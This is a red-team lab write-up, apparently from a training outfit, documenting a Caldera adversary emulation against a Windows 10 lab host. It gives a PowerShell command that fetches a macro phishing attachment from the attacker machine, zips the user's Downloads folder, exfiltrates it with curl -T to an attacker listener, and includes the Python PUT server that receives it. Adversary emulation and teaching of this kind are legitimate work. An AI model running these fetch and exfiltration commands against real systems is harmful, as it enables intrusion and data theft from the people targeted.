



CYART

[inquiry@cyart.io](mailto:inquiry@cyart.io)

[www.cyart.io](http://www.cyart.io)

---

## **Automated Attack Orchestration Lab**

## Table of contents

1. Lab Objective	3
2. Tools Used	3
3. Lab Setup	3
4. Phase : technique mapping (MITRE ATT&CK)	3
5. Methodology	4
5.1. RTA technique — Hex-encoded chunked exfil via curl	8
6. Technique Mapping	12

## List of Figures

Figure 5.1 Shows agent deployment payload	4
Figure 5.2 Shows payload being pasted on victim machine	4
Figure 5.3 Shows agent being successfully deployed on caldera	5
Figure 5.4 Shows making changes to macro phishing attachment	6
Figure 5.5 Shows making changes to zip a folder ability	6
Figure 5.6 Shows creating a new ability	7
Figure 5.7 Shows making changes in executor in the new ability	7
Figure 5.8 Shows python script for catching exfiltrating data	8
Figure 5.9 Shows python script running	8
Figure 5.10 Shows adversary phases	9
Figure 5.11 Shows operation phase successfully created and executed	10
Figure 5.12 Shows exfil data successfully received on attacker machine	11
Figure 5.13 Shows caldera logs	11

## List of Tables

Table 6.1 Shows technique mapping	12
-----------------------------------	----

## 1. Lab Objective

The lab demonstrates a complete Caldera-driven emulation: initial access via a macro phishing attachment, execution and staging on a Windows host (SANDCAT agent), automated archiving of user data, and exfiltration to an attacker HTTP listener. The exfil stage uses an automated red-team technique (chunking/encoding + HTTP PUT) implemented as a Caldera ability with a small Python PUT server to receive data.

## 2. Tools Used

- Caldera (abilities, adversary, operations)
- RTA-style techniques implemented as Caldera abilities
- SANDCAT / PowerShell, Python PUT/POST listener

## 3. Lab Setup

- **Kali : 192.168.1.48** -Attacker (caldera,metasploit,pyphisher)
- **Windows 10 : 192.168.1.46** - Victim

## 4. Phase : technique mapping (MITRE ATT&CK)

- **Delivery:** Macro-enabled phishing document — T1204.002 (User Execution: Malicious File).
- **Execution:** PowerShell / SANDCAT agent starting the staging process — T1059.001 (PowerShell).
- **Discovery:** Enumerating files (targeting Downloads) — T1083 (File and Directory Discovery).
- **Collection / Staging:** Compress-Archive to create an archive — T1005 / T1560 (collect & archive).
- **Exfiltration:** HTTP PUT or chunked hex POST to my web listener — T1567 (Exfiltration Over Web Service) and, if via C2, T1041.
- **Orchestration:** Caldera abilities → adversary → operation (automated chaining inside Caldera).

## 5. Methodology

**Step 1:** Use Caldera for Adversary Emulation and login with red caldera with windows 10 using sand-cat agent




Figure 5.1 Shows agent deployment payload

**Step 2:** Copy the code for red team agent as paste on windows 10




Figure 5.2 Shows payload being pasted on victim machine

**Step 3:** We see the agent successfully present in our red caldera




Figure 5.3 Shows agent being successfully deployed on caldera

**Step 4:** Once we have our agent ,lets start our attack ochestration ,

We are making use of below abilities


- Download Macro-Enabled Phishing Attachment
- Create a Process using WMI Query and an Encoded Command
- Winlogon HKLM Shell Key Persistence – PowerShell
- Identify local users
- Zip a Folder with PowerShell for Staging in Temp
- Exfiltrating Hex-Encoded Data Chunks over HTTP

**Step 5:** Start making necessary changes to the ability: **Download Macro-Enabled Phishing Attachment** and save it.

```
Command
1 $url = 'http://192.168.1.48:8080/PhishingAttachment.xlsm';
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; Invoke-WebRequest -
Uri $url -OutFile $env:TEMP\PhishingAttachment.xlsm
```

*Figure 5.4 Shows making changes to macro phishing attachment*

**Step 6:** For ability **Zip a Folder with PowerShell for Staging in Temp** make the following changes and save it



**Edit Ability**

Invoke-ReflectivePEInjection.ps1  
778157\_esx\_vmdiscovery.txt  
4a3cbc\_T1055.011\_x64.exe

**Command**

```
1 Compress-Archive -Path $env:USERPROFILE\Downloads -DestinationPath $env:TEMP\exfil.zip -Force
```

**Timeout**

60

**Cleanup**

```
1 Remove-Item -Path $env:TEMP\exfil.zip -ErrorAction Ignore
```

+ Add Cleanup Command


**Requirements**

+ Add Requirement

*Figure 5.5 Shows making changes to zip a folder ability*

### Step 6: Exfiltrating Hex-Encoded Data Chunks over HTTP

Since this ability is not present we create a new ability and make the following changes



Create Ability

Ability ID  
ID will be automatically created

Name  
Exfiltrating Hex Encoded Data Chunks over HTTP

Description  
Exfiltrates a file by sending chunked Hex-encoded data using curl get request

Tactic  
exfiltration

Technique ID  
T1048.003


Technique Name  
Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol

Options  
☒ Singleton  
☒ Repeating  
☒ Delete payload

Executors

Reset Cancel Create

Figure 5.6 Shows creating a new ability



Edit Ability

+ Add Executor

Platform  
windows

Executor  
cmd

Payloads  
No payloads

b9b65f\_T1037\_005\_agent.plist  
181475\_credstuffuserpass.txt  
manx.go-windows  
9e2f65\_T1546.010-cleanup.reg  
a771e6\_sys\_info.vbs  
invoke-mimi.ps1

Command  
1 cmd /c curl.exe -v -T "%TEMP%\exfil.zip" "http://192.168.1.48:8086/exfil.zip"

Timeout  
60


Cleanup  
+ Add Cleanup Command

Figure 5.7 Shows making changes in executor in the new ability



## 5.1.RTA technique — Hex-encoded chunked exfil via curl

- The exfiltration technique uses native Windows tooling and a minimal HTTP listener to transfer a target archive from victim to attacker.
- The archive is prepared (compressed), optionally hex-encoded and split into chunks, and each chunk is uploaded from the victim using curl -T (HTTP PUT).
- The listener implements *do\_PUT* to write received bodies to disk; after all chunks arrive, a reconstruction step concatenates the parts and decodes the hex back to the original binary archive.




```

1 from http.server import SimpleHTTPRequestHandler, HTTPServer
2
3 class CustomHandler(SimpleHTTPRequestHandler):
4     def do_PUT(self):
5         path = self.translate_path(self.path)
6         length = int(self.headers['Content-Length'])
7         with open(path, 'wb') as output_file:
8             output_file.write(self.rfile.read(length))
9         self.send_response(201, "Created")
10        self.end_headers()
11
12 server_address = ('0.0.0.0', 8086) # Change port if needed
13 httpd = HTTPServer(server_address, CustomHandler)
14 print("Listening for incoming files on port 8086...")
15 httpd.serve_forever()
16

```

Figure 5.8 Shows python script for catching exfiltrating data



```

(kali@kali)-[~]
$ python3 put_server.py
Listening for incoming files on port 8086...
192.168.1.46 - - [12/Sep/2025 23:46:10] "PUT /exfil.zip HTTP/1.1" 201 -
192.168.1.48 - - [12/Sep/2025 23:47:02] "GET / HTTP/1.1" 200 -
192.168.1.46 - - [12/Sep/2025 23:53:44] "PUT /exfil.zip HTTP/1.1" 201 -

```

Figure 5.9 Shows python script running

### Why this is an RTA technique?

- It automates multiple sub-steps end-to-end (staging → encoding → chunking → transport → reconfirm on listener).
- It uses scripted, repeatable behaviour (PowerShell + ability JSON) so the same exfil sequence can run without manual intervention.
- The chunking + hex-encoding over HTTP is a common red-team exfil pattern because it evades simple file-upload signatures and supports automation





## Step 7: Creating a *Custom Adversary Profile*

Now that we have prepared all the abilities, the next step is to create a new adversary profile. Navigate back to the adversaries tab and click New Profile.

The list of the abilities that we are going to add to the Adversary Profile.

- Download Macro-Enabled Phishing Attachment
- Create a Process using WMI Query and an Encoded Command
- Winlogon HKLM Shell Key Persistence – PowerShell
- Identify local users
- Zip a Folder with PowerShell for Staging in Temp
- Exfiltrating Hex-Encoded Data Chunks over HTTP

save this before *operation phase*


After saving the profiles, it looks like the one displayed below.

The screenshot shows the CYART interface with the 'adversaries' tab selected. At the top, there are buttons for '+ Add Ability', '+ Add Adversary', 'Fact Breakdown', and 'Objective: default'. Below these are buttons for 'Export', 'Save', and 'Delete'. A progress bar at the top indicates the following phases and their completion percentages: collection 16.67%, discovery 16.67%, execution 16.67%, exfiltration 16.67%, initial-access 16.67%, and multiple 16.67%. The main table lists the abilities and their associated phases:

Ordering	Name	Tactic	Technique	Executors	Requires	Unlocks	Payload	Cleanup
1	Download Macro-Enabled Phishing Attachment	initial-access	Phishing: Spearphishing Attachment	Windows				
2	Create a Process using WMI Query and an Encoded Command	execution	Windows Management Instrumentation	Windows				
3	Winlogon HKLM Shell Key Persistence - PowerShell	multiple	Boot or Logon Autostart Execution: Winlogon Helper DLL	Windows				
4	Identify local users	discovery	Account Discovery: Local Account	Windows				
5	Zip a Folder with PowerShell for Staging in Temp	collection	Data Staged: Local Data Staging	Windows				
6	Exfiltrating Hex Encoded Data Chunks over HTTP	exfiltration	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	Windows				

Figure 5.10 Shows adversary phases

**Step 8:** Running the Operation ,select the lab name we kept in above phase and add to the operations.After all the process successfully runs we get the following ,



**Start New Operation**

Operation Name: Adversary Emulation LAB

Adversary: Emulation Lab 4

Fact Source: basic

Group: All groups, red

Planner: atomic

Obfuscators: base64, base64jumble, base64noPadding, caesar cipher, plain-text, steganography

Autonomous: ☒ Run autonomously ☐ Require manual approval

Parser: ☒ Use Default Parser ☐ Don't use default learning parsers

Auto Close: ☒ Keep open forever ☐ Auto close operation


Run State: ☒ Run immediately ☐ Pause on start

Jitter (sec/sec): 2 / 8

Cancel Start

Time Ran	Status	Ability Name	Tactic	Agent	Host	pid	Link Command	Link Output
9/12/2025, 11:49:36 PM EDT	success	Download Macro-Enabled Phishing Attachment	initial-access	ezvka	DESKTOP-VT1AGVA	9784	<a href="#">View Command</a>	No output
9/12/2025, 11:49:51 PM EDT	success	Create a Process using WMI Query and an Encoded Command	execution	ezvka	DESKTOP-VT1AGVA	7368	<a href="#">View Command</a>	<a href="#">View Output</a>
9/12/2025, 11:50:21 PM EDT	success	Winlogon HKLM Shell Key Persistence - PowerShell	multiple	ezvka	DESKTOP-VT1AGVA	9044	<a href="#">View Command</a>	No output
9/12/2025, 11:51:16 PM EDT	success	Identify local users	discovery	ezvka	DESKTOP-VT1AGVA	5880	<a href="#">View Command</a>	<a href="#">View Output</a>
9/12/2025, 11:51:56 PM EDT	success	Zip a Folder with PowerShell for Staging in Temp	collection	ezvka	DESKTOP-VT1AGVA	8312	<a href="#">View Command</a>	No output
9/12/2025, 11:52:51 PM EDT	success	Exfiltrating Hex Encoded Data Chunks over HTTP	exfiltration	ezvka	DESKTOP-VT1AGVA	4104	<a href="#">View Command</a>	<a href="#">View Output</a>

*Figure 5.11 Shows operation phase successfully created and executed*



```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ ls  
'admin caldera' Documents fakefile Pictures PyPhisher Templates  
caldera Downloads go Public PyPhisher.git Videos  
Desktop fakeaccessfile.txt Music put_server.py PyPhisher.git.1  
(kali@kali)-[~]  
$ ls  
'admin caldera' Documents fakeaccessfile.txt Music put_server.py PyPhisher.git.1  
caldera Downloads fakefile Music PyPhisher Templates  
Desktop exfil.zip go Public PyPhisher Videos  
(kali@kali)-[~]  
$
```

**Step 10:** Once all the operations are run successfully , go to temp folder find event logs ,here all the caldera logs are saved.

[illegible]

11

## 6. Technique Mapping

<i>Phase</i>	<i>Observed technique</i>	<i>MITRE ATT&amp;CK ID</i>
Delivery	Macro-enabled phishing attachment served via HTTP	T1204.002 (User Execution: Malicious File)
Initial Access (exploit/macro exec)	Macro triggers PowerShell / SANDCAT download & execution	T1204 (User Execution) / T1190 (Exploit Public-Facing App) context dependent
Execution	PowerShell execution of download/stager	T1059.001 (cmd/PowerShell)
Discovery	(implicit) enumerate user files (\$env:USERPROFILE\Downloads)	T1083 (File and Directory Discovery)
Collection / Staging	Compress-Archive to create exfil.zip	T1005 (Data from Local System) / T1560 (Archive Collected Data)
Exfiltration	HTTP PUT upload or hex-chunk POST to attacker web listener	T1567 (Exfiltration Over Web Service) / T1041 (Exfil over C2)

*Table 6.1 Shows technique mapping*